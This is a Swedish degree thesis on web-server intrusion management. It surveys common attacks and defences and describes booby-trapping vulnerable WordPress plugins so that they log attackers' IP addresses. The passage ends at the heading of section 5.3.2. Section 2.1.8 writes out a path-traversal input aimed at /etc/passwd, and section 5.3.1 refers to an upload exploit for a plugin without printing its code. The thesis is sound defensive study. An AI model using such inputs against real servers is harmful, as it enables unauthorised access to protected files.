Intrångshantering för webbservrar

Patrik Paarnio

Examensarbete

Informations- och medieteknik

2015

EXAMENSARBETE	
Arcada	
Utbildningsprogram:	Informationsteknik
Identifikationsnummer:	
Författare:	Patrik Paarnio
Arbetets namn:	Intrångshantering för webbservrar
Handledare (Arcada):	Göran Pulkkis
Uppdragsgivare:	Arcada

Sammandrag:

Att skydda dataprogram eller webbplatser mot intrångsattacker är inte lätt. Till skillnaden från försvaret som måste samtidigt skydda sig mot utnyttjandet av flera sårbarheter, räcker det för attackeraren att hitta i systemet bara en svaghet som kan utnyttjas. De flesta försvarsmekanismer är passiva, vilket leder till att attackerarna har initiativet. Passiva försvarsmekanismer såsom brandmurar eller virusskydd är inte längre tillräckliga i dagens kamp mot intrångsattacker. Syftet med examensarbetet är att undersöka olika lösningar för aktiva försvarsmekanismer. Definitionen på en aktiv försvarsmekanism är en åtgärd, som aktiveras av en attack. Arbetet består av en teoretisk och en praktisk del. Den teoretiska delen behandlar de vanligaste attacktyperna, intrångshanteringssystem och hur den aktiva försvarsmekanismen minering fungerar. I den praktiska delen beskrivs hur minering implementeras på en WordPress-installation. WordPress-installationen har sårbarheter som omkodas att spara inkräktarens IP-adress. För att WordPress har öppen källkod och vem som helst kan koda insticksmoduler för den, finns det en hel del insticksmoduler med utnyttjbara sårbarheter. Jag provkör WordPress-installationen själv som attackerare och dokumenterar resultaten.

Nyckelord:	Intrångshantering, Webbserver, WordPress, minering, Skadliga program, Exploit-skript, PHP, HTTP
Sidantal:	46
Språk:	Svenska
Datum för godkännande:	30.4.2015

DEGREE THESIS	
Arcada	
Degree Programme:	Information Technology
Identification number:	
Author:	Patrik Paarnio
Title:	Intrusion Management for web servers
Supervisor (Arcada):	Göran Pulkkis
Commissioned by:	Arcada

Abstract:

To protect computer programs or websites from intrusion attacks is not an easy task. While the defense must simultaneously provide protection against exploitation of multiple vulnerabilities, it is sufficient for the attacker to find only one weakness in the system. Most security systems are passive, which means that the attackers have the initiative. Firewalls and anti-virus software are no longer enough to fight today's intrusion attacks. The purpose of this work is to investigate different active defense solutions. The definition of an active defense is an action that is triggered by an attack. This work consists of a theoretical and a practical part. The theoretical part describes the most common attack methods, intrusion detection systems, and how booby trapping works. The practical part describes how booby trapping is implemented in a WordPress installation. The WordPress installation has multiple vulnerabilities that are recoded to save the intruder's IP address. Because WordPress is open source and anyone can code plugins for it, there are apparently a lot of plugins with exploitable vulnerabilities. I serve myself as an intruder and document the results.

Keywords:	Intrusion detection, web server, WordPress, booby trapping, malware, Exploit, PHP, HTTP
Number of pages:	46
Language:	Swedish
Date of acceptance:	30.4.2015

INNEHÅLL

Figurer

Tabeller

Terminologi och förkortningar

Adressrymd = Innehåller minnesadresser till programkod

HTTP = Hypertext Transfer Protocol, ett kommunikationsprotokoll som används för att överföra webbsidor över Internet

IP = Internet Protocol, varje maskin som anslutits till Internet har en IP-adress den kan identifieras med.

Passwd = En textfil med användarinformation i UNIX-baserade operativsystem

PHP = Hypertext Preprocessor, ett populärt skriptspråk

Python = Ett programmeringsspråk

Shellcode = En shellcode är en kodsekvens som används som belastning då man utnyttjar sårbarheter.

SSH = *S*ecure Shell, ett protokoll för säker kommunikation mellan datorer över Internet

SQL = Structured Query Language, ett programspråk för databaser

FÖRORD

Ett stort tack till min handledare Göran Pulkkis för all den hjälp jag fått under skrivprocessen. Jag vill också tacka Magnus Westerlund och Sam Stenvall för all stöd jag fått. Utan er hjälp skulle det här arbetet inte blivit gjort.

1 INLEDNING

1.1 Bakgrund

Att skydda våra dataprogram eller webbplatser från intrångsattacker är inte lätt. Till skillnaden från försvaret som måste skydda sig mot flera sårbarheter samtidigt, räcker det för attackeraren att hitta bara en svaghet i systemet som denna kan utnyttja. De flesta försvarsmekanismer är passiva, vilket leder till att attackerarna har initiativet. När försvaret alltid väntar tills en attack påbörjats innan någonting åtgärdas, kan attacken redan ha orsakat skada. Det förekommer dessutom hela tiden i existerande installationer nya sårbarheter som kräver uppdatering. Passiva försvarsmekanismer som brandmurar eller virusskydd är inte längre tillräckligt i dagens kamp mot intrångsattacker.

Arbetet består av en teoretisk del och en praktisk del. Den teoretiska delen behandlar de vanligaste attacktyperna, intrångshanteringssystem och hur den aktiva försvarsmekanismen minering fungerar. I den praktiska delen beskrivs hur minering implementeras på en WordPressinstallation och vilka är resultaten.

1.2 Syfte och mål

Syftet med arbetet är att undersöka olika lösningar för aktiva försvarsmekanismer. Definitionen på en aktiv försvarsmekanism är en åtgärd, som aktiveras av en attack. Dessa system kräver resurser och kan ha oönskade sidoeffekter för vanliga användare, vilket är orsaken till att de ofta inte används.

Målet med arbetet är att introducera ett aktivt försvar för en viss attacktyp och besvara följande frågor:

- Vilka intrångshanteringssystem används och hur fungerar de?
- Vad går minering ut på?
- Hur implementerar man minering på en WordPress installation?

1.3 Metoder

Litteraturstudier kring ämnet och en sammanfattning av litteraturstudierna utgör en teoridel. I en praktisk del installeras och konfigureras en webbserver med en WordPress-installation. Webbservern finns i Arcadas nätverk och har en egen IP-adress. WordPress-installationen har sårbarheter som sedan omkodas att spara inkräktarens IP-adress. Jag provkör WordPress-installationen själv som attackerare och dokumenterar försöken.

1.4 Avgränsning

Minering kräver att attacktypen använder sig av installationens egna funktioner. Attacktyper som utnyttjar andra slags säkerhetshål behandlas inte. Jag går inte heller in på själva installationsstegen utan behandlar utförligt endast mineringen.

2 INTRÅNGSATTACKER

Internet har blivit en viktig del av det dagliga livet när allt fler människor använder sig av online-tjänster som erbjuds över Internet. Tyvärr har också Internet användare med onda avsikter. Syftet med intrångsattacker är att tränga in i system, som inte man normalt har tillgång till med avsikten att stjäla konfidentiell information eller ta över system. Förr gjordes intrångsattacker huvudsakligen av hobbyister som ville peka ut säkerhetshål i olika system, men dagens intrångsattacker drivs av möjligheten att tjäna pengar. En attack kan exempelvis stjäla kredituppgifter eller ta ner större online-tjänster. (Egele et al. 2012)

2.1 Utnyttjandet av sårbarheter

Exploits är plattform- eller programspecifika skript som utnyttjar sig av sårbarheter som redan finns i koden. Om en exploit lyckas köra, får attackeraren tillgång till skyddad funktionalitet (F-Secure 2015). Majoriteten av exploiten för webbapplikationer utnyttjar följande sårbarheter:

- Buffertöverskridning
- SQL-injicering
- Kodinjicering
- Förfrågningsförfalskning
- Eskalering av behörighet
- Filuppladdning
- Filnedladdning
- Fjärrkörning av kod

Dessa sårbarheter kategoriseras i Tabell 1 enligt utnyttjade programmeringsfel

Tabell 1. Sårbarhetskategorisering

	Minnessäkerhet	*Inmatningsvalidering*	*behörighetsbekräftning*
Buffertöverskridning	x		
SQL-injicering		x	
Kodinjicering		x	
Objectinjicering		x	
Förfrågningsförfalskning		x	x
Eskalering av behörighet			x
Filuppladdning		x	
Filnedladdning		x	
Fjärrkörning av kod		x	

Som det framkommer ur Tabell 1, utnyttjar de flesta sårbarheter felprogrammerad inmatningsvalidering.

2.1.1 Buffertöverskridning

Buffertöverskridning har varit den vanligaste sårbarheten under de senaste tio åren. Buffertöverskridning sker då man kan spara mera data i en buffert än vad programmet reserverar i minnet. Överskridande data kan bestå av skadliga instruktioner. Instruktionerna blir sparade i programmets adressrymd pga. att programmet inte filtrerar överskridande data. Genom att manipulera en hoppadress att peka på den skadliga instruktionssekvensen kan attackeraren ta över programmet. (Cowan et al. 2000)

2.1.2 SQL-injicering

SQL-injicering utnyttjar fel i inmatningsvalidering. Sårbarheten tillåter en attackerare att skicka SQL-kommandon via ett inmatningsfält direkt till databasen. SQL-injicering används oftast för att få fram användaruppgifter. (Acunetix. 2015)

2.1.3 Kodinjicering

Kodinjicering är en sårbarhet som tillåter en angripare att injicera sin egen kod till ett program. Den injicerade koden kan stjäla data eller låta angriparen tränga förbi autentiseringen. (Son et al. 2013)

2.1.4 Objektinjicering

Under de senaste åren har man upptäckt flera sårbarheter baserade på objektinjicering i populära PHP-applikationer såsom WordPress, Piwik och Joomla. Utnyttjandet av dessa sårbarheter skulle påverka majoriteten av webbservrar. Serialiseringsfunktionerna i PHP möjliggör sparandet av data med vilken som helst typ i ett enhetligt strängformat. Detta format tillåter enkel överföring av komplexa datastrukturer, men möjliggör även injicering av skadlig data till applikationer. Denna objektinjiceringssårbarhet för PHP uppstår då man inte sanerar användarinmatningen före den deserialiseras. (Dahse et al. 2014)

2.1.5 Förfrågningsförfalskning

Det finns två typer av förfrågningsförfalsking: XSS (eng: *Cross-site scripting*) och CSRF (eng: *Cross-site request forgery*). De är sårbarheter som inte är bundna till specifika serverprogrammeringsspråk eller plattformar. Förfrågningsförfalskning är en allvarlig sårbarhet i flera webbapplikationer.

XSS är en typ av skriptinjicering som är möjlig då en webbplats inte validerar användarinmatningen. XSS tillåter att en attackerare kan injicera skript till annars vanlig indata. Skriptet exekveras när användarens webbläsare besöker webbsidan varvid användarens dator infekteras. Skriptet kan t.ex. stjäla användarens sessionsidentitetsnummer från en webbkaka. Attackeraren kan använda denna identitetsnummer för att hoppa till sessionen utan användarautentisering. (Ollmann 2007)

Den andra typen av förfrågningsförfalskning, CSRF, låter en attackerare skicka förfrågningar till webbapplikationen som en annan inloggad användare utan att denna användare själv vet om det. Attackeraren kan på utomstående webbplatser gömma skript som är kodade att göra specifika förfrågningar på den sårbara webbapplikationen. Om användaren är inloggad till tjänsten, exekveras förfrågningen. Förfrågningen kan t.ex. byta användarens lösenord. (Burns 2007)

2.1.6 Eskalering av behörighet

Eskalering av behörighet är en intrångsattack som utnyttjar programmeringsfel i ett program för att få högre användarrättigheter eller tillgång till skyddade filer. (Rouse 2010)

2.1.7 Filuppladdning

Filuppladdningssårbarheter innebär att webbapplikationen inte kontrollerar filtypen av uppladdade filer. Detta låter attackerare använda sig av externa skript för att skicka filer till webbapplikationen. En attackerare kan anropa webbapplikationens filuppladdningsmetod från sitt externa skript med modifierade variabler och ladda upp skadliga program på webbservern. Attackeraren kan sedan exekvera de skadliga programmen på webbservern och orsaka skada. (Bezroutchko 2007)

2.1.8 Filnedladdning

Om webbapplikationen inte kontrollerar användarinmatningen vid filnedladdning kan en attackerare lägga till specifika parametrar för att komma åt skyddade filer. Med att mata in t.ex. ”*../../../etc/passwd*” i filnedladdningsfältet kan en attackerare potentiellt komma åt den skyddade *passwd*-filen. (Infosecinstitute 2013)

2.1.9 Fjärrkörning av kod

Fjärrkörning av kod är en sårbarhet som låter en attackerare exekvera kod från en annan webbserver. Sårbarheten kan tillåta en attackerare att köra skadlig kod. (Rouse 2013)

2.2 Attackmodeller

I den traditionella distributionsmodellen av skadliga program letar attackerarna aktivt efter sårbara system och intrångsmöjligheter. För att skydda sig mot detta har man i de flesta system installerat brandmurar som hanterar effektivt denna attackmodell. Som en följd av detta har distributionsmodellen utvecklats till en modell där användarna omedvetet laddar ner skadliga program på sina system. Detta gör intrång betydligt enklare. Attackerarna använder sig av två huvudsakliga tekniker för denna modell: social manipulering och automatisk nedladdning (Chang et al. 2013)

2.2.1 Social manipulering

Social manipulering sker då man vilseleder användaren att ladda ner och installera det sårbara programmet. I stället för att utnyttja sårbarheten i systemet, lurar man användaren med vilseledande eller lockande design att göra val som hotar systemets säkerhet. En webbplats kan t.ex. visa falska virusdetekteringsmedelanden och föreslå användaren att ladda skadliga program dolda som antivirusprogram. (Chang et al. 2013)

2.2.2 Automatisk nedladdning

Automatisk nedladdning är en teknik där man sätter upp en webbsida att automatiskt nedladda och installera skadliga program på användarens system då de besöker webbsidan.

Tekniken är ett betydande hot för att användaren endast behöver besöka webbsidan för att bli infekterad. En automatisk nedladdning sker i tre steg. Först hämtar webbsidan en *shellcode* som används för att tränga in på användarens system. Detta kan göras genom att sätta upp ett skript som pekar på distribueringsservern där shellcoden finns. Shellcoden hämtar information över användarens webbläsare så att attackeraren vet vilka sårbarheter kan utnyttjas. Sedan injiceras den bit av kod som behövs för att utnyttja dessa sårbarheter. Till slut nedladdas och installeras skadliga program från distribueringsservern på användarens system. Oftast blir systemet en del av ett s.k. *botnet* (se avsnitt 2.3.4). (Chang et al. 2013)

2.3 Skadliga Program

I detta avsnitt finns en översikt över skadliga program som kan användas för att underlätta intrångsattacker.

2.3.1 Internetmask

En Internetmask är ett program som kan självständigt köra och sprida sig själv till andra system. Eftersom en mask kör självständigt, kommer antalet misslyckade förbindelser att vara högt. (Egele et al. 2012)

2.3.2 Virus

Ett virus är ett skadligt program som kopierar sig till andra program. Ett virus kan inte köra självständigt, utan kräver att det infekterade programmet körs före aktivering. Genom att infektera filer på en webbserver kan viruset sprida till användarna. (Egele et al. 2012)

2.3.3 Trojan

Mjukvaror som låtsas vara nyttiga men utför skadliga åtgärder i bakgrunden kallas trojaner. När en trojan blir installerad kan den hämta mera skadliga program, infektera systemfiler eller modifiera systemets inställningar. (Egele et al. 2012)

2.3.4 Bot

En bot är ett skadligt program som låter attackeraren kontrollera det infekterade systemet på distans. Ett *botnet* är ett nätverk av flera botar som kontrolleras av en värddator. Från värddatorn skickar attackeraren kommandon till sitt botnet. Sitt botnet använder attackeraren för att lansera attacker mot olika system. Ett botnet kan användas t.ex. till att starta en överbelastningsattack, till att skicka trojaner eller för att distribuera olagliga kopior av upphovsrättsligt skyddade verk. (Karasaridis et al. 2007)

2.3.5 HTTP-avsökare

HTTP-avsökare är skadliga entiteter som undersöker webbsidor för potentiella sårbarheter eller känslig information som kan utnyttjas för intrångsattacker. Mängden förfrågningar avsökarna skickar är liten jämfört med annan trafik för att de söker bara efter specifika filer. Detta gör det svårt att skilja mellan HTTP-avsökare och vanliga användare, men för att avsökarna letar blint efter resurser att använda, misslyckas största delen av deras förfrågningar. Att blockera förfrågningar från dessa IP-adresser är inte nyttigt eftersom största delen av avsökarna inte kommer tillbaka. (Xie et al. 2014)

2.4 Kodåteranvändningsattacker

I stället för att injicera ett skadligt program till ett sårbart system, använder kodåteranvändningsattackerna systemets egen kod för att bygga upp sina attacker (Murphy et al. 2014). Ett program med öppen källkod gör det enkelt för inkräktare att anpassa och testköra sin kod före de attackerar (Crane et al. 2013). En kodåteranvändningsattacken kan utföras med returorienterad programmering, med hopporienterad programmering och med återgå-till-libc.

2.4.1 Returorienterad programmering

Returorienterad programmering (ROP) är en teknik där en attackerare kan orsaka opålitligt beteende i ett program vars flödeskontroll han tagit över utan att behöva injicera skadlig kod. Ett returorienterat program länkar ihop från kontrollstacken korta instrukt-

ionsekvensser, s.k. *gadgets*, som slutar med RETN-instruktionen. RETN hämtar returadressen från kontrollstacken, vars innehåll manipuleras av en ROP-attack. (Roemer et al. 2011)

En ROP-attack startas med att utnyttja buffertöverskridning. Detta gör man med avsikten att injicera kod, som skriver över en RETN-instruktions returadress på kontrollstacken. Exekvering av RETN resulterar därefter i ett hopp till av attackeraren utvald programkod i en annan gadget. Genom att länka ihop andra gadgets skapas en gadgetkedja. Denna kedja använder attackeraren sedan för sina egna ändamål. Tekniken går att utnyttja på många system och undviker en hel del säkerhetsåtgärder (Prandini & Ramilli, 2012).

De flesta system använder sig av ”*Write or Execute*”-skyddsmodellen som låter användaren skriva in eller exekvera kod, men inte båda. För att ROP använder instruktioner som redan finns i programmets adressrymd dvs. kod som markerats säker av programmet och kan därför exekveras, hindrar skyddsmodellen inte alla attacker (Roemer et al. 2011). En ytterlig säkerhetsåtgärd mot ROP är DEP (*Data Execution Prevention*) som markerar minnesplatser icke-exekverbara om de inte innehåller exekverbar kod. Systemet ger dock inte fullständigt skydd mot ROP. (Microsoft 2013)

Att hindra ROP-attacker är besvärligt för att inkräktarna kan hitta kod som de kan använda i nästan alla binärer. Inkräktarna har ofta tillgång till exakt samma binär, så de kan provköra sin attack. Det finns ändå sätt att försöka stoppa attacken från att lyckas. (Crane et al. 2013)

En ROP-attack behöver två saker för att lyckas: ett sätt att ta över flödeskontrollen och gadgets som attackeraren kan länka ihop. Om endera saknas kan inte en ROP-attack utföras. Genom att hindra all buffertöverskridning kan programmets flödeskontroll inte tas över och attacken misslyckas. Den andra möjligheten är att använda andra returinstruktioner än RETN i programmet och på det viset hindra attacken. Ett mer indirekt försvar är ASLR (*Address Space Layout Randomization*) som blandar om koden så att attackeraren inte vet vart de gadgets han behöver finns. Detta hindrar dock inte attackeraren från att pröva sig fram med råstyrka-metoden (Onarlioglu et al. 2010). En ytterlig möjlighet är att

låta systemet registrera RETN-returernas frekvens och larma om ett fördefinierat tröskelvärde överskrids. Problemet är att denna metod kräver mer beräkningskapacitet ur programmet, vilket kan göra andra beräkningar långsammare att utföra. (Davi et al. 2011)

2.4.2 Återgå-till-libc

Återgå-till-libc (eng: *Return-into-libc*), RILC, är den vanligaste och enklaste kådåteranvändningsattacken. Attackeraren utnyttjar buffertöverskridning för att injicera en grupp skadliga stackramar till minnet. Sedan ordnar han kontrollstackens pekare att peka till de skadliga ramarna. Stackramarna innehåller funktionsanrop med parametrar attackeraren utvalt till funktioner som finns i standard C-bibliotek. När programmet returnerar från den pågående funktionen, omdirigeras kontrollflödet till en av attackeraren utvald funktion. (Bletsch et al. 2011)

2.4.3 Hopporienterad programmering

Hopporienterad programmering (eng: *Jump-Oriented Programming*), JOP, är en ny typ av kodåteranvändningsattack som inte utnyttjar kontrollstacken eller RETN-instruktioner. JOP bygger också en gadgetkedja, men till skillnad från ROP slutar dessa gadgets med indirekta JMP-instruktioner. Gadgetkedjan förenas med en avsändargadget (eng: *dispatcher gadget*) som anger till vilken gadget programmet i fortsättningen hoppar. (Bletsch et al. 2011)

3 INTRÅNGSHANTERING

Analys av skadliga program har varit ett centralt ämne i datasäkerhetsforskning under flera år. Flera olika tekniker och verktyg har introducerats för att automatiskt analysera och skydda program mot skadliga program. En del av dessa tekniker är konstruerade att hantera utnyttjandet av ännu okända sårbarheter, men de flesta av dem baserar sig på redan kända och existerande sårbarheter. Detta betyder att om tekniken bakom skadliga program modifieras, fungerar verktygen möjligen inte. (Lu et al. 2011)

3.1 Upptäckt av intrång

De två huvudsakliga teknikerna för att upptäcka intrångsförsök är missbruksdetektering och avvikelsedetektering. Missbruksdetekteringssystem använder sig av mönster från bekanta intrångsattacker för att identifiera intrångsförsök. En regel för detta system kan vara t.ex. det får inte vara mer än fyra misslyckade inloggningsförsök inom två minuter, annars larmar systemet för en lösenordsknäckningsattack. Systemet fungerar dock inte emot intrångsförsök som använder sig av okända tekniker eller sårbarheter. Avvikelsedetekteringssystem kollar efter hur användarna beter sig i tjänsten de använder. Om någons beteende avviker mycket från den sparade användarprofilen larmar systemet. Systemet kan fungera emot okända tekniker, men orsakar mycket ofta falska alarm. Alarmen kommer från användare som använder systemet annorlunda än den fördefinierade profilen. (Lee & Stolfo 2000)

3.2 Försvarsmekanismer

I detta avsnitt finns en översikt över försvarsmekanismer som används för att skydda system mot intrång.

3.2.1 Brandmur

Brandmurar övervakar nätverkstrafiken till systemet och antingen tillåter eller nekar inträdet baserat på fördefinierade regler. De misslyckas dock behandla trafik från standardportar t.ex. port 80 som används av HTTP-trafiken. Brandmurar kan inte heller skydda mot attacker som kommer från samma nätverk. (Jain & Sardana 2012)

3.2.2 Maskdetektor

En maskdetektor identifierar möjliga maskar enligt antalet förbindelser. Ett högt antal misslyckade förbindelser kan betyda att en mask har försökt sprida sig inom systemet. En detektor för en masktyp fungerar dock inte säkert mot alla maskar. (Jain & Sardana 2012)

3.2.3 Antivirusprogram

Antivirusprogram använder sig av mönsterfiler från kända skadliga program för att identifiera hot. För att antivirusprogram ska vara pålitliga måste de uppdateras regelbundet. Ett antivirusprogram kan inte identifiera alla hot och att installera flera olika antivirusprogram ökar belastningen på systemet så det rekommenderas inte. För att antivirusprogram använder sig av mönsterfiler kan de inte identifiera okända sårbarheter. (Jain & Sardana 2012)

3.2.4 Honungsfälla

Honungsfällor är datorer som är konfigurerade att vara sårbara mot intrångsattacker. Deras mål är att locka attackerare så att den riktiga webbservern hålls säker. De lurar attackerare att tro att de lyckats med sin attack genom att emulera det riktiga målet. Samtidigt sparar honungsfällan information om attacken och skickar sedan informationen vidare för analys (Even 2000). Honungsfällor har också visat sig vara effektiva mot attacker som använder sig av okända sårbarheter. (Jain & Sardana 2012)

3.2.5 Patch-hanteringssystem


En *patch* är mjukvara som uppdaterar programkod med avsikten att fixa buggar eller sårbarheter i ett program. Patch-hantering är identifiering och korrigering av sårbarheter i mjukvara eller operativsystem. Patch-hanteringen kan automatiseras av ett patch-hanteringssystem. Oförsiktig patching kan dock potentiellt söndra systemet så man måste vara noggrann. (Jain & Sardana 2012)

4 MINERING

Utgående från funktionaliteten i ROP har det identifierats en aktiv försvarsmekanism som går ut på att minera programkoden.

4.1 Mineringens funktion

Minering skyddar dataprogram genom att skriva om den binära koden vid kompilering eller vid inladdning så det blir inte långsammare att köra själva programmet. Eftersom den omskrivna binärkoden inte körs normalt, kan attackeraren inte förbereda sig och måste därför använda tid eller andra resurser för att kunna göra intrång. I den omskrivna binärkoden finns inkodade minor som inte stör vanliga användare. Det betyder att om en mina triggas, vet programmet att det är under attack och reagerar på ett lämpligt sätt (se Figur 1). Minan kan exempelvis informera om attacken till administratören. Genom att minera programmet skapar man ett aktivt sätt, som inte behöver en vakt, som reaktion mot intrångsattacker. Denna teknik kan användas också till skyddandet av en webbserver eller ett operativsystem. Försvaret kan även använda sig av aggressiva försvarsmekanismer vid säker vetskap att en attack påbörjats. Eftersom minorna finns i själva programkoden, kan de inte heller avaktiveras av attackeraren. (Crane et al. 2013)



Figur 1. När binärkoden skrivs om måste attackeraren göra flera försök på att komma in. Fast han lyckas vet försvaret att en mina triggats och reagerar

4.2 Minering av kod

För att kunna minera koden måste man först gå igenom vad man skall infoga i koden, när man skall infoga i koden och vart man skall infoga i koden.

4.2.1 Vad att infoga

Koden som triggas av minan skall vara kod som attackeraren inte kan använda för att tränga sig in till systemet. Det betyder att koden måste vara begränsad till en viss användargrupp eller ha specificerade regler som begränsar kodens användning. (Crane et al. 2013)

4.2.2 När att infoga

Att infoga koden vid laddnings- eller kompileringstillfället av programmet har båda sina för- och nackdelar. När man infogar minorna vid kompileringstillfället kan man välja vilka minor som skrivs in i koden. Kompilatorn har full kontroll över koden och kan därför också välja vart i koden minorna skrivs in. Denna metod kräver dock tillgång till programmets källkod. Om man infogar minorna vid inladdning av programkoden, behöver man inte tillgång till källkoden. Programmets säkerhet ökar när källkoden inte finns utlagd. Det betyder också att man kan infoga minor i program som man inte har källkoden till. Eftersom programmet redan blivit kompilerat, måste man själv se till att koden man tillagt förstås och hanteras rätt av datorn. (Crane et al. 2013)

4.2.3 Vart att infoga

När man lägger minor är det viktigt att programmet inte skall under normal användning komma åt dem. Det kan man åstadkomma genom att dela programblocken till en grupp mindre block och sedan ha programmet att hoppa över blocket med minan (se Figur 2). Att lägga minor på det här viset borde påverka minimalt på programmets prestanda. För att man vill att attackeraren skall trigga minan, är det logiskt att placera dem på ställen där attackeraren förväntar sig att hitta den gadget han är ute efter, om den binära koden inte blivit omskriven. I vanliga fall vet attackeraren dock inte var den gadget han söker efter finns och därför rekommenderas det att lägga minorna slumpmässigt runt koden. (Crane et al. 2013)

Figur 2. Genom att först skriva om binärkoden och sedan lägga minor där den ursprungliga gadget fanns kommer attackeraren att trigga minor och misslyckas med sin attack

4.3 Utnyttjandet av minering

Minorna är det snabbaste sättet att reagera mot ett intrångsförsök för minorna körs under själva attacken. Minorna har också tillgång till programmet och kan modifiera den samtidigt som attacken pågår. Utgående från det här har man flera olika sätt att utnyttja minorna. (Crane et al. 2013)

4.3.1 Honungsfälla

Man kan låta minan skicka attacken till en honungsfälla och på det viset lura attackeraren att tro att hans attack lyckats. (Crane et al. 2013)

4.3.2 Återhämtning

För att man har tillgång till programmet från minan, kan man försöka återhämta programmet i stället för att låta den krascha. Minan kan aktivera feltoleranssystemet och beteckna vilket data blivit korrupterat i attacken, för att sedan syntetisera ersättningsdata. Dessutom kan minan aktivera minnesskyddet och andra säkerhetsmekanismer som blivit inaktiverade av attackeraren. (Crane et al. 2013)

4.3.3 Versionskopiering

Man kan kopiera det igångvarande programmets tillstånd och sedan starta en ny instans av programmet med det kopierade tillståndet. För att programmet startats från början kan man ta i användning en annan grupp av minor, som attackeraren inte vet placeringen på. (Crane et al. 2013)

4.3.4 Forensik

Minorna kan användas för att trigga kriminaltekniska analyser. Med analyserna kan man få information om varifrån attacken härstammar och hurdan signatur den har. Det är ofta svårt att särskilja om programmet kraschade av ett kodningsfel eller på grund av överbelastning. Genom att redan i ett tidigt skede trigga analysen, förbättras sannolikheten att nå svaret. För att attacken triggar analysen medan attacken ännu pågår, kan man med att studera attacken bakvänt få information om vilka sårbarheter den använd sig av. Informationen är värdefull för att förhindra liknande attacker i framtiden. (Crane et al. 2013)

4.3.5 Motanfall

Om man glömmer den lagliga aspekten, kunde man använda minorna för att starta ett motanfall. Genom att skicka en attack mot attackerarens IP-adress, kunde man potentiellt överraska attackeraren före han förstår att hans attack misslyckats och få honom att överge sin attack. (Crane et al. 2013)

5 MINERING AV WEBBSERVER

Det är möjligt att använda sig av minering också för att skydda webbsidor (Crane et al. 2013). En webbserver har anslutits till Arcadas nätverk med en WordPress-installation där sårbara insticksmoduler installerats. Insticksmodulerna har minerats, så att de loggar IP-adressen av den som försöker utnyttja sårbarheten.

5.1 Webbservern

Webbservern är en ESPRIMO Mobile V5535 bärbar dator. Som operativsystem har installerats Ubuntu 14.10. För att kunna sätta upp en webbplats, installeras *LAMP*-stacken på den. LAMP är en akronym och står för Linux-Apache-MySQL-PHP (Sverdlov 2015). Därpå skapas en databas för den kommande WordPress-installationen. Sedan konfigureras webbserverns IP-adress så att den blir synlig på webben. Till slut installeras *SSH*, så att webbservern blir åtkomlig på distans.

5.2 WordPress


WordPress 4.1 installeras i webbserverns *www* -katalog. För att kunna installera insticksmoduler eller uppdatera installationen måste alla kataloger som omfattar WordPress tillhöra användaren *www-data*. Följande kommando måste då köras från kommandotolken: ”*chown -R www-data /usr/share/WordPress*” (Ellingwood 2014).

5.3 Sårbarheter i WordPress insticksmoduler

För att WordPress har öppen källkod och vem som helst kan koda insticksmoduler för den, finns det en hel del insticksmoduler med utnyttjbara sårbarheter. Några sårbarheter utnyttjas med en Shellcode.

5.3.1 WordPress Symposium 14.11


I insticksmodulen *WordPress Wp Symposium 14.11* har hittats en sårbarhet som tillåter en attackerare uppladda en skadlig shellcode som kan användas som en bakdörr till webbserverns skyddade filer. För att utnyttja sårbarheten behöver man skriptet skrivet av Viviani (2014b). Skriptet utnyttjar en sårbarhet i filen *UploadHandler.php* (se Figur 3) som sköter om filuppladdningsprocessen. *UploadHandler.php* accepterar alla sorts filer, vilket betyder att en skadlig shellcode kan uppladdas.



Figur 3. Den sårbara UploadHandler.php

5.3.2 WordPress Shopping Cart 3.0.4

